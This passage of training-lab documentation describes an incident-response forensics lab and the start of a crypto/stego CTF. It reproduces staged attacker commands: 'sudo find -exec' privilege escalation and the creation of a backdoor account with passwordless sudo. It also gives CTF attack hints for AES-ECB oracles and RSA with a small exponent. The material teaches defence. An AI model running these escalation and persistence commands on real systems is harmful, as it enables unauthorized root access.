Key skills	Log analysis, SSH brute-force forensics, privilege escalation detection, lateral movement
Nodes	pfSense · VyOS · Server-Web · Server-DB

:simple-github: Lab folder on GitHub

:material-download: Download topology (.unl)

:material-file-pdf-box: Exercise sheet

:material-file-pdf-box: Solution guide


Scenario

HELIX Systems is a fictional company with a two-tier internal infrastructure. Unlike the previous labs, the student here plays the **defender** role: the attack has already happened.

An unknown threat actor brute-forced SSH credentials on the web server, escalated privileges via a misconfigured `sudoers` entry, established persistence with a backdoor account, and moved laterally to the database server to exfiltrate sensitive client data.

The task is to connect to the affected systems, collect and correlate log evidence, and reconstruct the attacker's complete activity timeline as a SOC analyst.

Topology



Screenshot of the EVE-NG canvas — Lab3.

```
Homelab LAN (192.168.0.0/24)
        |
[pfSense-LAB3]  WAN: 192.168.0.x (DHCP)  ← student entry (DNAT TCP:22 → Server-Web)
        |         LAN: 172.16.2.1/30
[VyOS-LAB3]
  eth0: 172.16.2.2/30     ← uplink to pfSense
  eth1: 192.168.50.1/24   ← Net-Servers
  eth2: 192.168.60.1/24   ← Net-Internal
        |              |
[Server-Web]      [Server-DB]
192.168.50.10     192.168.60.10
Primary target    Lateral movement
auth.log          clients.db
bash history      exfil_marker
```

Nodes

Node	OS	IP	Role
pfSense-LAB3	pfSense CE	WAN: 192.168.0.x / LAN: 172.16.2.1/30	Perimeter firewall · DNAT student entry
VyOS-LAB3	VyOS rolling	172.16.2.2 / 192.168.50.1 / 192.168.60.1	Router · SNAT
Server-Web	Ubuntu Server 24.04	192.168.50.10	Primary forensic target (helix-web)
Server-DB	Ubuntu Server 24.04	192.168.60.10	Lateral movement target (helix-db)

Network segments

Segment	Subnet	Gateway	Purpose
Net-Link	172.16.2.0/30	172.16.2.1	pfSense ↔ VyOS
Net-Servers	192.168.50.0/24	192.168.50.1	Server-Web
Net-Internal	192.168.60.0/24	192.168.60.1	Server-DB
Homelab	192.168.0.0/24	192.168.0.1	WAN · Student entry

Learning objectives

1. Read and correlate `auth.log` entries to identify SSH brute-force patterns
2. Detect privilege escalation via `sudo` misconfiguration in `sudoers`
3. Identify persistence mechanisms (backdoor accounts, cron jobs)
4. Trace lateral movement between servers using network logs and bash history
5. Reconstruct a complete attacker timeline from pre-staged evidence

---

Investigation flow

```
1. SSH into Server-Web via pfSense DNAT (student entry point) — `ssh analyst@<pfSense-WAN-IP>`
2. Analyse /var/log/auth.log        → brute-force source IP + success timestamp
3. Review /home/devops/.bash_history → privilege escalation commands
4. Check /etc/sudoers               → misconfigured entry (sudo find → root)
5. Find /etc/passwd + shadow        → backdoor account created post-compromise
6. SSH to Server-DB (192.168.60.10)→ lateral movement confirmed
7. Locate /opt/helix/data/clients.db → exfiltrated database
8. Find /opt/helix/data/.exfil_marker → exfiltration evidence
```

Lab startup checklist

1. Start all nodes from EVE-NG web UI
2. Verify pfSense DNAT rule forwards TCP 22 (WAN) → Server-Web (192.168.50.10)
3. Student entry: `ssh analyst@<pfSense-WAN-IP>` — password: `An@lyst2024`
4. Evidence is pre-staged — no additional setup required

> **Student credentials**
>
> - **Server-Web entry:** `analyst` / `An@lyst2024` (via pfSense DNAT)
> - **Server-DB:** reachable from Server-Web once lateral movement path is found

---

Evidence artefacts

Artefact	Location	Contains
`auth.log`	`/var/log/auth.log` (Server-Web)	SSH brute-force + successful login
`bash_history`	`/home/devops/.bash_history`	Post-exploitation commands
`clients.db`	`/opt/helix/data/clients.db` (Server-DB)	Exfiltrated client data
`exfil_marker`	`/opt/helix/data/.exfil_marker` (Server-DB)	Exfiltration timestamp

Files

File	Description
`LAB3-IncidentResponse-HELIX.unl`	EVE-NG topology — import directly
`nodes/Lab3/server-web/`	Pre-staged auth.log, bash history, sudoers
`nodes/Lab3/server-db/`	clients.db, exfil_marker, network config
`nodes/Lab3/vyos/`	VyOS config.boot

4.3.2 LAB3 — Infrastructure Reference

Complete infrastructure reference for LAB3 HELIX Systems. For instructor/lab admin use.

Node inventory

Node	EVE-NG ID	Console	Image	Status
pfSense-LAB3	1	VNC 32769	pfsense-ce	Operational
VyOS-LAB3	2	Telnet 32770	vyos-rolling	Operational
Server-Web	3	VNC 32771	linux-ubuntu-server-24.04	Operational
Server-DB	4	VNC 32772	linux-ubuntu-server-24.04	Operational

Network addressing

Network	Subnet	Bridge	Host IP
Net-Servers	192.168.50.0/24	vnet0_2	192.168.50.254
Net-Internal	192.168.60.0/24	vnet0_3	192.168.60.254
Net-Link (pfSense↔VyOS)	172.16.2.0/30	—	—

Credentials (full reference)

System	User	Password	Access
EVE-NG host	root	SSH key id_ed25519_eve-ng	ssh eve-ng
pfSense-LAB3	admin	pfsense	VNC 32769
VyOS-LAB3	vyos	vyos	Telnet 32770
Server-Web	ubuntu	ubuntu	VNC 32771 (installer default)
Server-Web	analyst	An@lyst2024	SSH via pfSense DNAT
Server-Web	devops	D3v0ps#2023	Compromised (attacker-used)
Server-Web	maint	—	Backdoor account
Server-DB	ubuntu	ubuntu	VNC 32772
Server-DB	analyst	An@lyst2024	SSH from Server-Web
Server-DB	devops	D3v0ps#2023	Compromised (reused password)

Pre-staged evidence

SERVER-WEB (`192.168.50.10`)

Artefact	Path	Content
SSH brute-force + login	`/var/log/auth.log`	25 failed + 1 successful login for `devops` from `185.220.101.47`
Privilege escalation	`/var/log/auth.log`	`sudo /usr/bin/find` by `devops` at 03:18
Backdoor creation	`/var/log/auth.log`	`useradd maint` at 03:19
Attacker command history	`/home/devops/.bash_history`	Full post-escalation command sequence
Backdoor account	`/etc/passwd` + `/etc/sudoers.d/maint`	`maint` user with `NOPASSWD: ALL`

SERVER-DB (`192.168.60.10`)

Artefact	Path	Content
Lateral movement login	`/var/log/auth.log`	`devops` login from `192.168.50.10` at 03:21
HELIX client database	`/opt/helix/data/clients.db`	SQLite DB with fictional client records
Exfiltration marker	`/opt/helix/data/.exfil_marker`	`185.220.101.47 - 2026-04-24 03:22 - data accessed`

Lab startup procedure

```
# 1. EVE-NG host — restore bridge IPs after reboot
# (udev rule 99-lab3-bridges.rules should auto-apply)
# Verify:
ip addr show vnet0_2  # should have 192.168.50.254/24
ip addr show vnet0_3  # should have 192.168.60.254/24

# 2. Start all EVE-NG nodes (pfSense, VyOS, Server-Web, Server-DB)
# All are pre-configured — just power on from EVE-NG UI

# 3. Verify student entry point
ssh analyst@<pfSense-WAN-IP>
# Should land on helix-web prompt
```

End-to-end verification pending

The full student SSH chain (homelab → pfSense DNAT → Server-Web → Server-DB pivot) has not yet been verified end-to-end in a live session (F5 pending).

4.3.3 LAB3 — VyOS Router

VyOS-LAB3 provides inter-segment routing and SNAT masquerade for both internal networks. No DHCP or DNS forwarding — all addresses are static.

Interfaces

Interface	IP	Network	Description
eth0	172.16.2.2/30	Net-Link	Uplink to pfSense LAN
eth1	192.168.50.1/24	Net-Servers	Gateway for Server-Web
eth2	192.168.60.1/24	Net-Internal	Gateway for Server-DB

Access

```
# Console via EVE-NG telnet:
ssh eve-ng "telnet localhost 32770"
# user: vyos / vyos
```

Interface and routing configuration

```
set interfaces ethernet eth0 address '172.16.2.2/30'
set interfaces ethernet eth0 description 'UPLINK-PFSENSE'
set interfaces ethernet eth1 address '192.168.50.1/24'
set interfaces ethernet eth1 description 'Net-Servers'
set interfaces ethernet eth2 address '192.168.60.1/24'
set interfaces ethernet eth2 description 'Net-Internal'

set protocols static route 0.0.0.0/0 next-hop 172.16.2.1
```

NAT Source rules (SNAT masquerade)

```
set nat source rule 10 outbound-interface name 'eth0'
set nat source rule 10 source address '192.168.50.0/24'
set nat source rule 10 translation address 'masquerade'

set nat source rule 20 outbound-interface name 'eth0'
set nat source rule 20 source address '192.168.60.0/24'
set nat source rule 20 translation address 'masquerade'
```

SSH service

```
set service ssh
commit
save
```

No DHCP or DNS

Unlike LAB2, VyOS-LAB3 provides neither DHCP nor DNS forwarding. All node IPs are configured statically via Netplan.

4.3.4 LAB3 — pfSense Firewall

pfSense-LAB3 is the perimeter firewall and student entry point. The key feature is a **DNAT rule** that forwards incoming TCP:22 directly to Server-Web, simulating the realistic scenario where an analyst connects to the affected host.

Access

Interface	Assignment	IP
vtnet0	WAN	DHCP from homelab (~192.168.0.x)
vtnet1	LAN	172.16.2.1/30 (static)

Required fixes (applied at setup)

Same two corrections as LAB2:

1. **Block private networks** — disabled on WAN (WAN shares 192.168.0.0/24 = RFC 1918 space)
2. **reply-to** directive — removed from WAN rules (causes asymmetric routing in single-ISP setups)

DNAT rule — student entry point

Port forward on WAN interface:

Field	Value
Interface	WAN
Protocol	TCP
Destination port	22
Redirect target IP	192.168.50.10 (Server-Web)
Redirect target port	22

Students connect with:

```
ssh analyst@<pfSense-WAN-IP>
# Password: An@lyst2024
```

The connection lands directly on `helix-web`, the primary forensic target.

Static routes

Two static routes pointing both internal segments via VyOS:

Destination	Gateway
192.168.50.0/24	172.16.2.2 (VyOS eth0)
192.168.60.0/24	172.16.2.2 (VyOS eth0)

pfSense console access

pfSense CE outputs only to VGA framebuffer — the EVE-NG telnet console (port 32769) is silent. To interact: connect via raw socket and send `Ctrl-A C` to enter QEMU monitor mode. Use `xp /40wx 0xb8000` to read the VGA text buffer and `sendkey` to inject keystrokes.

4.3.5 LAB3 — Server-Web (helix-web)

Server-Web is the **primary forensic target.** It contains all the evidence of the initial attack phases: brute-force, successful login, privilege escalation, and backdoor creation.

System

Parameter	Value
Hostname	helix-web
OS	Ubuntu Server 24.04 LTS
IP	192.168.50.10/24
Gateway	192.168.50.1 (VyOS eth1)

Network config (Netplan)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.50.10/24
      routes:
        - to: default
          via: 192.168.50.1
```

OS accounts

Account	Password	Role
ubuntu	ubuntu	Default installer account
analyst	An@lyst2024	**Student entry** — member of `adm` group (can read auth.log)
devops	D3v0ps#2023	Compromised developer account
maint	—	**Backdoor** — created by attacker at 03:19

> ⚠ **analyst must be in adm group**
>
> `/var/log/auth.log` is owned `root:adm` mode `640`. The `analyst` user must be in the `adm` group to read it. Applied via nbd chroot:
>
> ```
> sudo chroot /mnt/lab3-web usermod -aG adm analyst
> ```

Sudoers misconfiguration (privilege escalation vector)

```
# /etc/sudoers.d/devops
devops ALL=(ALL) NOPASSWD: /usr/bin/find
```

`find`'s `-exec` flag allows arbitrary command execution as root. The attacker ran:

```
sudo /usr/bin/find / -name "*.conf" -exec cat {} \;
```

Pre-staged evidence in auth.log

```
# Brute-force phase (03:05–03:16): 25 entries like:
Apr 24 03:05:03 helix-web sshd[1201]: Failed password for devops from 185.220.101.47 port 42001 ssh2

# Successful login (03:17):
Apr 24 03:17:42 helix-web sshd[1231]: Accepted password for devops from 185.220.101.47 port 43100 ssh2

# Privilege escalation (03:18):
Apr 24 03:18:01 helix-web sudo: devops : TTY=pts/0 ; PWD=/home/devops ; USER=root ; COMMAND=/usr/bin/find

# Backdoor creation (03:19):
Apr 24 03:19:15 helix-web useradd[2041]: new user: name=maint, UID=1003, GID=1003, home=/home/maint, shell=/bin/bash
```

Pre-staged command history (/home/devops/.bash_history)

```
id
whoami
sudo /usr/bin/find / -name "*.conf" -exec cat {} \;
useradd -m maint
echo "maint ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers.d/maint
chmod 440 /etc/sudoers.d/maint
exit
```

Useful investigation commands

```
# Count brute-force attempts
grep 'Failed password for devops' /var/log/auth.log | wc -l

# Find successful login + escalation
grep -E 'Accepted|sudo' /var/log/auth.log

# Find backdoor account creation
grep 'useradd\|maint' /var/log/auth.log

# Read attacker command history (needs sudo as analyst)
sudo cat /home/devops/.bash_history

# Check sudoers drop-in
sudo cat /etc/sudoers.d/devops
sudo cat /etc/sudoers.d/maint
```

4.3.6 LAB3 — Server-DB (helix-db)

Server-DB is the **lateral movement and data exfiltration target.** It holds the HELIX client database and the exfiltration marker that confirms the attacker accessed sensitive data after pivoting from Server-Web.

System

Parameter	Value
Hostname	helix-db
OS	Ubuntu Server 24.04 LTS
IP	192.168.60.10/24
Gateway	192.168.60.1 (VyOS eth2)
Segment	Net-Internal (isolated — not directly reachable from homelab)

Network config (Netplan)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.60.10/24
      routes:
        - to: default
          via: 192.168.60.1
```

Accounts

Account	Password	Role
ubuntu	ubuntu	Default installer account
analyst	An@lyst2024	Internal access (student pivot)
devops	D3v0ps#2023	**Reused password** — same as Server-Web

Access from Server-Web

```
# From helix-web as analyst:
ssh analyst@192.168.60.10
# Password: An@lyst2024
```

Pre-staged evidence in auth.log

```
# Lateral movement login (03:21):
Apr 24 03:21:03 helix-db sshd[987]: Accepted password for devops from 192.168.50.10 port 51234 ssh2
```

Source `192.168.50.10` = Server-Web internal IP — confirms pivot from compromised host.

HELIX data directory

```
ls -la /opt/helix/data/
```

```
total 28
drwxr-xr-x 2 root root 4096 Apr 24 03:22 .
drwxr-xr-x 3 root root 4096 Apr 24 03:10 ..
-rw-r--r-- 1 root root 8192 Apr 24 03:10 clients.db
-rw-r--r-- 1 root root   47 Apr 24 03:22 .exfil_marker
```

```
cat /opt/helix/data/.exfil_marker
# Output: 185.220.101.47 - 2026-04-24 03:22 - data accessed
```

The `.exfil_marker` timestamp (03:22) is consistent with the lateral movement login (03:21), confirming the attack sequence.

`clients.db` is an SQLite database with fictional HELIX Systems client records. Its presence establishes the data-access motive.

Key finding

The lateral movement succeeded purely due to **password reuse** — `D3v0ps#2023` was the same on both servers. Network segmentation (Server-DB is on Net-Internal, not directly reachable externally) did **not** prevent the attack once Server-Web was compromised.

4.3.7 LAB3 — Evidence Walkthrough

Step-by-step investigation guide. Each step corresponds to specific log artefacts that the student is expected to locate, interpret, and document.

Entry point

```
ssh analyst@<pfSense-WAN-IP>
# Password: An@lyst2024
# You land on: analyst@helix-web:~$
```

Step 1 — Establish context

Before touching logs, orient yourself on the system.

```
hostname
# helix-web

uname -a
# Linux helix-web 6.8.x-xx-generic

grep -v nologin /etc/passwd | grep -v false
# root, ubuntu, analyst, devops, maint
```

> **First anomaly**
>
> The `maint` account is not a standard system account and has no documented business purpose. Note it immediately.

Step 2 — Brute-force identification

```
grep 'Failed password' /var/log/auth.log | head -5
# Apr 24 03:05:03 helix-web sshd[1201]: Failed password for devops from 185.220.101.47 ...
# Apr 24 03:05:06 helix-web sshd[1202]: Failed password for devops from 185.220.101.47 ...

grep 'Failed password for devops' /var/log/auth.log | wc -l
# 25
```

25 consecutive failures from `185.220.101.47` across a sustained window = **brute-force attack**.

Step 3 — Successful login and privilege escalation

```
grep -E 'Accepted|sudo' /var/log/auth.log
# Apr 24 03:17:42 helix-web sshd[1231]: Accepted password for devops from 185.220.101.47 ...
# Apr 24 03:18:01 helix-web sudo: devops : ... COMMAND=/usr/bin/find
```

The gap between the last failed attempt and the successful login suggests the attacker switched to the correct credential shortly after the brute-force phase ended. `sudo /usr/bin/find` by a developer account is anomalous — `find` has no legitimate need for root.

Step 4 — Privilege escalation vector

```
sudo cat /etc/sudoers.d/devops
# devops ALL=(ALL) NOPASSWD: /usr/bin/find
```

`find -exec` allows running arbitrary commands as root. This is a well-known GTFOBins vector.

Step 5 — Backdoor account and persistence

```
grep 'useradd\|maint' /var/log/auth.log
# Apr 24 03:19:15 helix-web useradd[2041]: new user: name=maint, UID=1003 ...

sudo cat /home/devops/.bash_history
# id
# whoami
# sudo /usr/bin/find / -name "*.conf" -exec cat {} \;
# useradd -m maint
# echo "maint ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers.d/maint
# chmod 440 /etc/sudoers.d/maint
# exit

sudo cat /etc/sudoers.d/maint
# maint ALL=(ALL) NOPASSWD: ALL
```

The `.bash_history` confirms the exact sequence. The attacker created a backdoor account with full unrestricted sudo.

Step 6 — Lateral movement to Server-DB

Pivot to Server-DB:

```
ssh analyst@192.168.60.10
# Password: An@lyst2024
# analyst@helix-db:~$
```

Check the auth log:

```
grep 'Accepted' /var/log/auth.log
# Apr 24 03:21:03 helix-db sshd[987]: Accepted password for devops from 192.168.50.10 port 51234 ssh2
```

Source `192.168.50.10` = Server-Web. The attacker reused `devops` credentials to reach the database server.

> **Note**
>
> You connect as `analyst` (your investigator account). The attacker previously moved laterally as `devops` — hence the `auth.log` entry shows `devops`, not `analyst`.

Step 7 — Data exfiltration

```
ls -la /opt/helix/data/
# clients.db  .exfil_marker

cat /opt/helix/data/.exfil_marker
# 185.220.101.47 - 2026-04-24 03:22 - data accessed
```

The external attacker IP (`185.220.101.47`) matches the brute-force source. Timestamp `03:22` follows the lateral movement login at `03:21`.

Incident findings summary

Time	Host	Artefact	Finding
03:05–03:16	Server-Web	auth.log	25 failed SSH attempts (brute force) from `185.220.101.47`
03:17	Server-Web	auth.log	Successful login as `devops`
03:18	Server-Web	auth.log	Privilege escalation via `sudo find`
03:19	Server-Web	auth.log + /etc/passwd	Backdoor account `maint` created
03:21	Server-DB	auth.log	Lateral movement from `192.168.50.10`
03:22	Server-DB	.exfil_marker	Access to `clients.db` confirmed

Mitigations

Attack phase	Root cause	Fix
Brute force	No rate limiting	fail2ban; SSH key auth only; disable password auth
Initial access	Weak/reused password	Strong password policy; MFA
Privilege escalation	`NOPASSWD: /usr/bin/find`	Never grant NOPASSWD to utility binaries
Persistence	Unrestricted root access	Audit `/etc/passwd` and `sudoers.d/` with FIM
Lateral movement	Password reuse	Unique credentials per system
Data exfiltration	No access control on `/opt/helix/data/`	Least-privilege ownership; audit logging

4.4 LAB4 – Cryptography & Steganography

4.4.1 LAB4 — Cryptography & Steganography CTF · CipherStrike

Lab at a glance

Difficulty	⭐⭐⭐ Hard
Category	Cryptography · Steganography · CTF
Flags	14 (A1–A5, B1–B5, C1–C4)
Est. time	180–300 min
Key skills	Classical ciphers, AES-ECB oracle, RSA small exponent, LSB stego, steghide, ECDSA nonce reuse
Nodes	pfSense · VyOS · ServerA · ServerB · ServerC · Defender

:simple-github: Lab folder on GitHub

:material-download: Download topology (.unl)

:material-file-pdf-box: Exercise sheet

:material-file-pdf-box: Solution guide

Scenario


NovaCorp has been breached. As a member of the incident response team, you have recovered a set of intercepted communications and suspicious image files from the attacker's exfiltrated archive.

Your mission is to break the ciphers, extract hidden data from the images, and reconstruct the attacker's communication channel step by step.

The investigation is divided into three modules:

- **Module A — Cryptography** (ServerA, 5 challenges): from simple substitution ciphers to asymmetric key attacks.
- **Module B — Steganography** (ServerB, 5 challenges): from EXIF metadata to least-significant-bit encoding and password-protected steganography.
- **Module C — Advanced Mix** (ServerC, 4 challenges): multilayer techniques combining cryptography and steganography. **Access is gated** — you need the key flags from modules A and B first.

Topology



Screenshot of the EVE-NG canvas — Lab4.

```
Homelab LAN (192.168.0.0/24)
        |
[pfSense-LAB4]  WAN: 192.168.0.18 (DHCP)
        |        LAN: 192.168.1.1/24
[VyOS-LAB4]
  eth0: 192.168.1.2/24   ← uplink to pfSense
  eth1: 10.10.1.1/24     ← Zone-A (ServerA)
  eth2: 10.10.2.1/24     ← Zone-B (ServerB)
  eth3: 10.10.3.1/24     ← Zone-C (ServerC) [GATED]
  eth4: 10.10.4.1/24     ← Zone-Defense (Defender)
        |
[ServerA]  [ServerB]  [ServerC]  [Defender]
10.10.1.10  10.10.2.10  10.10.3.10  10.10.4.10
Crypto      Stego       Adv Mix     Monitoring
```

Nodes

Node	OS	IP	Role
pfSense-LAB4	pfSense CE	WAN: 192.168.0.18 / LAN: 192.168.1.1	Perimeter firewall · NAT
VyOS-LAB4	VyOS rolling	192.168.1.2 / 10.10.x.1	Core router · zone segmentation
ServerA	Ubuntu Server 24.04	10.10.1.10	Cryptography module
ServerB	Ubuntu Server 24.04	10.10.2.10	Steganography module
ServerC	Ubuntu Server 24.04	10.10.3.10	Advanced mix — **gated access**
Defender	Ubuntu Desktop 24.04	10.10.4.10	SOC monitoring node

Network segments

Segment	Subnet	Gateway	Purpose
WAN	192.168.0.0/24	192.168.0.1	pfSense WAN (Homelab)
Net-Link	192.168.1.0/24	192.168.1.1	pfSense ↔ VyOS
Zone-A	10.10.1.0/24	10.10.1.1	ServerA — Cryptography
Zone-B	10.10.2.0/24	10.10.2.1	ServerB — Steganography
Zone-C	10.10.3.0/24	10.10.3.1	ServerC — Advanced Mix
Zone-Defense	10.10.4.0/24	10.10.4.1	Defender

Learning objectives

1. Apply classical cryptanalysis techniques (frequency analysis, Kasiski examination)
2. Execute modern symmetric cipher attacks (AES-ECB oracle, XOR crib-dragging)
3. Understand and exploit RSA small-exponent vulnerability ($e=3$, cube root attack)
4. Extract hidden data from image EXIF metadata and binary structures
5. Perform LSB steganography extraction from RGB and alpha channels
6. Crack steghide-protected JPEG payloads
7. Recognise and exploit ECDSA nonce reuse to recover a private key
8. Chain CTF challenges across multiple servers using derived credentials

---

The gate mechanism

> ⚠️ **Read this before starting**
>
> Access to **ServerC** requires solving **A5** (RSA challenge on ServerA) and **B5** (steghide JPEG on ServerB). The ServerC password is derived as:
>
> ```
> password = md5(flag_A5 + flag_B5)[:12]
> ```
>
> Where `flag_A5` and `flag_B5` are the full flag strings (e.g. `FLAG{...}`), concatenated without separator, hashed with MD5 (hex digest), and the first 12 characters used as the password.
>
> You will not be told the password directly. Derive it yourself once you have both flags.

Module A — Cryptography (ServerA)

Entry: `ssh admin@10.10.1.10` (password: `N3xaTech!`)

All challenge files are in `/home/admin/mensajes/`.

Challenge	File	Topic	Difficulty
A1	`A1_mensaje_interceptado.txt`	ROT13	Easy
A2	`A2_oracle.py` + `A2_admin_cipher.b64`	AES-ECB oracle attack	Easy–Medium
A3	`A3_documento_clasificado.txt`	Vigenère cipher + Kasiski analysis	Medium
A4	`A4_mensaje_xor.hex`	XOR repeating key + crib-dragging	Medium
A5	`A5_rsa_challenge.txt`	RSA small exponent ($e=3$)	Medium–Hard

HINTS

> 🔥 **A1 — not sure where to start?**
>
> The text looks like English but isn't. Every letter has been shifted by a fixed amount. `python3 -c "import codecs; print(codecs.decode(open(...).read(), 'rot_13'))"` is one approach.

> 🔥 **A2 — understanding ECB mode**
>
> AES-ECB encrypts each 16-byte block independently. If you can make the oracle encrypt a block you control followed by an unknown block, you can recover the unknown byte-by-byte. The `A2_oracle.py` script is your encryption oracle.

> 🔥 **A3 — Kasiski examination**
>
> Look for repeated trigrams in the ciphertext. The distance between repetitions is a multiple of the key length. Once you know the key length, treat each column as a Caesar cipher.

A4 — crib-dragging

If you know (or can guess) a word that appears in the plaintext, XOR that word against every position of the ciphertext. A correctly placed crib reveals the key bytes at that position.

A5 — cube root attack

When RSA uses $e=3$ and the message is short enough that $m^3 < n$, the ciphertext is literally m^3 with no modular reduction. Compute the integer cube root of the ciphertext with `gmpy2.iroot(c, 3)` and convert to bytes.

Module B — Steganography (ServerB)

Entry: `ssh sysop@10.10.2.10` (password: `S3cure24!`)

All challenge files are in `/srv/public/uploads/`.

Challenge	File	Topic	Difficulty
B1	`B1_oficina_novacorp.png`	EXIF metadata	Easy
B2	`B2_network_diagram.png`	Data after PNG IEND chunk	Easy–Medium
B3	`B3_documento_escaneado.png`	LSB in red channel	Medium
B4	`B4_novacorp_logo.png`	LSB in alpha channel (RGBA)	Medium
B5	`B5_camara_seguridad.jpg`	Steghide JPEG	Medium

HINTS

B1 — where metadata hides

